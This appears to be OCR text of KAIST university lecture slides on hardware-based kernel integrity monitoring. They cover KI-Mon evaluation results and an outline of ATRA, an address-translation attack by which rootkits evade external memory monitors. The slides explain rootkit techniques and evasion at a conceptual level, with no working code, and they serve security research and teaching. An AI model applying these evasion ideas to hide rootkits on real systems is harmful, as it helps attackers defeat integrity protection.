
→ Used for semantic verification

→ Used for whitelisting-based verification


Software Platform for KI-Mon




Snapshot-based vs Snoop-based



CPU Cycles of the Kernel Monitors



Memory Bandwidth Overhead on the Monitored Host



Memory Bandwidth Overhead on the Monitored Host

- Detection rate against 100 trials of LKM hiding attack
- KI-Mon outperforms in terms of detection rate against rapidly changing data
- Events missed in between snapshots

$1khz$ Snapshot	Max-frequency Snapshot (over $10khz$)	KI-Mon
4% detected	70% detected	100% detected

Summary for KI-Mon


- KI-Mon presented an event-triggered monitoring scheme on an external hardware
- Prototyped the design with LEON3 (SPARC) processor on a FPGA-based development board
- Implemented KI-Mon API for programmability
- Evaluated the platform with VFS hooking and LKM hiding monitoring rule
- Experiments showed KI-Mon design efficacy and efficiency in terms of processor usage

Rootkit and Kernel Integrity Protection (ATRA)

Graduate School of Information Security, School of Computing, KAIST


Brent Byunghoon Kang

http://breakthroughs.kaist.ac.kr/?post_no=163



ATRA attack

- Can deceive EXTERNAL SYSTEM



Virtual Address	Physical Address
0x5000	N/A
0x6000	0x3000
0x7000	N/A
0x8000	0x9000

Roadmap


- Introduction & Background
  - Rootkit and kernel integrity verification
  - Virtual address and paging
  - Problem of existing work
- Attack Design
  - Memory bound ATRA
  - Register bound ATRA
- Implementation & Evaluation
- Conclusion

What is Rootkit?

- In a nutshell : Kernel privileged malware
- Stealthy type of software which manipulates OS
  - Disable anti-virus software
  - Hide specific Information
    - Networking
    - File
    - Process
  - Key-logging
    - Intercept H/W Interrupt


Example : System Call Hooking

- System Call Table
  - Global table of kernel function pointers
    - Each function provides a kernel service
      - (e.g., sys_open, sys_execve)
  - Resides in memory
    - Should not be changed after booting
      - If rootkit modifies system call table, OS service will be changed



Hardware-based Memory Monitor

- Hardware Monitor
  - Completly stealthy from host system
  - Unlikely to be compromised



Current H/W-based Memory Monitors


- Copilot (ACM CCS 2004)
  - Uses memory DMA to detect kernel modifications
- Vigilare (ACM CCS 2012)
  - Snoops memory bus to detect kernel modifications
- KIMON (Usenix Security 2013)
  - Detects illegal memory modification of kernel dynamic region
- Mguard (ISCA 2013)
  - Similar to KIMON, advanced architectural support

Attack Model / Assumption

- Attacker has root privilege
  - Rootkit
- Attacker's goal
  - Manipulate the OS without being detected
- Defender's goal
  - Detect manipulation against OS
- Defender's capability
  - Access memory using physical address
  - No access to CPU register context
- Host system uses 'Paging'
  - ATRA exploits paging mechanism to circumvent external monitors

Problems of HW-based Monitors

- HW monitors cannot understand Virtual Address
  - Memory-bound ATRA
- HW monitors cannot know CPU register context
  - Register-bound ATRA




0x5000	-
0x6000	0x3000
0x7000	-

KAIST CySecLab


Problems of HW-based Monitors

- HW monitors cannot understand Virtual Address
  - Memory-bound ATRA
- HW monitors cannot know CPU register context
  - Register-bound ATRA




ATRA (Address Translation Redirection Attack) Overview

